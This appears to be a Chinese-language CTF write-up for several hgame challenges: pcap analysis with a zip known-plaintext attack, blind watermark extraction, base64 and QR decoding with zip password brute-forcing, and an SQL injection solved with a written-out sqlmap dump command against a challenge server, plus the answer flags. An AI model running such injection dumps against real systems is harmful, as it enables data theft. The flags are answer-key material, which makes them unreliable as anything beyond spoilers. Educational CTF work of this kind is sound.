

# (misc1)bunny treasure

用wireshark打开后筛选出http

No.	Time	Source	Destination	Protocol	Length	Info
2431	34.043919	192.168.123.74	111.6.160.116	HTTP	593	GET /CuteBunny.jpg HTTP/1.1
2433	34.054414	111.6.160.116	192.168.123.74	HTTP	440	HTTP/1.1 304 Not Modified
2512	38.838689	192.168.123.74	111.6.160.116	HTTP	465	GET /misc.zip HTTP/1.1
2577	38.853648	111.6.160.116	192.168.123.74	HTTP	1227	HTTP/1.1 200 OK (application/x-zip-compressed)

第一组有下载图片的url，第三组有下载misc.zip的url

下载发现其图片和压缩包里的一样，采用明文攻击

ps：压缩工具为winrar，好压貌似不行

可以得出一个misc\_decrypted.zip

flag：hgame{^P1ay\_H9am3\_2nd\_p1Ay\_buNNy^}


## (misc2)画风不一样的她

提示盲水印

搜索“盲水印 ctf”得到脚本

ps:要提前安装opencv-python

得到图片



## (misc3)这是啥

用winhex打开发现结尾有一段内容

```
I  <  a2V5IG 推断为base64
1zIGhlcmUgkm8gb2 解码得:key is here no one knows:hammernb
5lIGtub3dzCmhhbv
1lcm5i
```

内容只有0 0 0 或 1 1 1行数为78400行推断为二维码

结果111代表黑000代表白得二维码



扫码得出一段密文，用base64解码得出zip文件，暴力破解密码hgame  
得到flag

# (web2)送分的SQLi

使用sqlmap最后为

```
python sqlmap.py -u "http://118.25.18.223:10068/?id=1" -D  
week3_sqliiii2 -T f111aa4g -C f111aaaggg_w3 --dump
```

得flag: hgame{Th3\_e4sist\_sql\_injeCti0n##}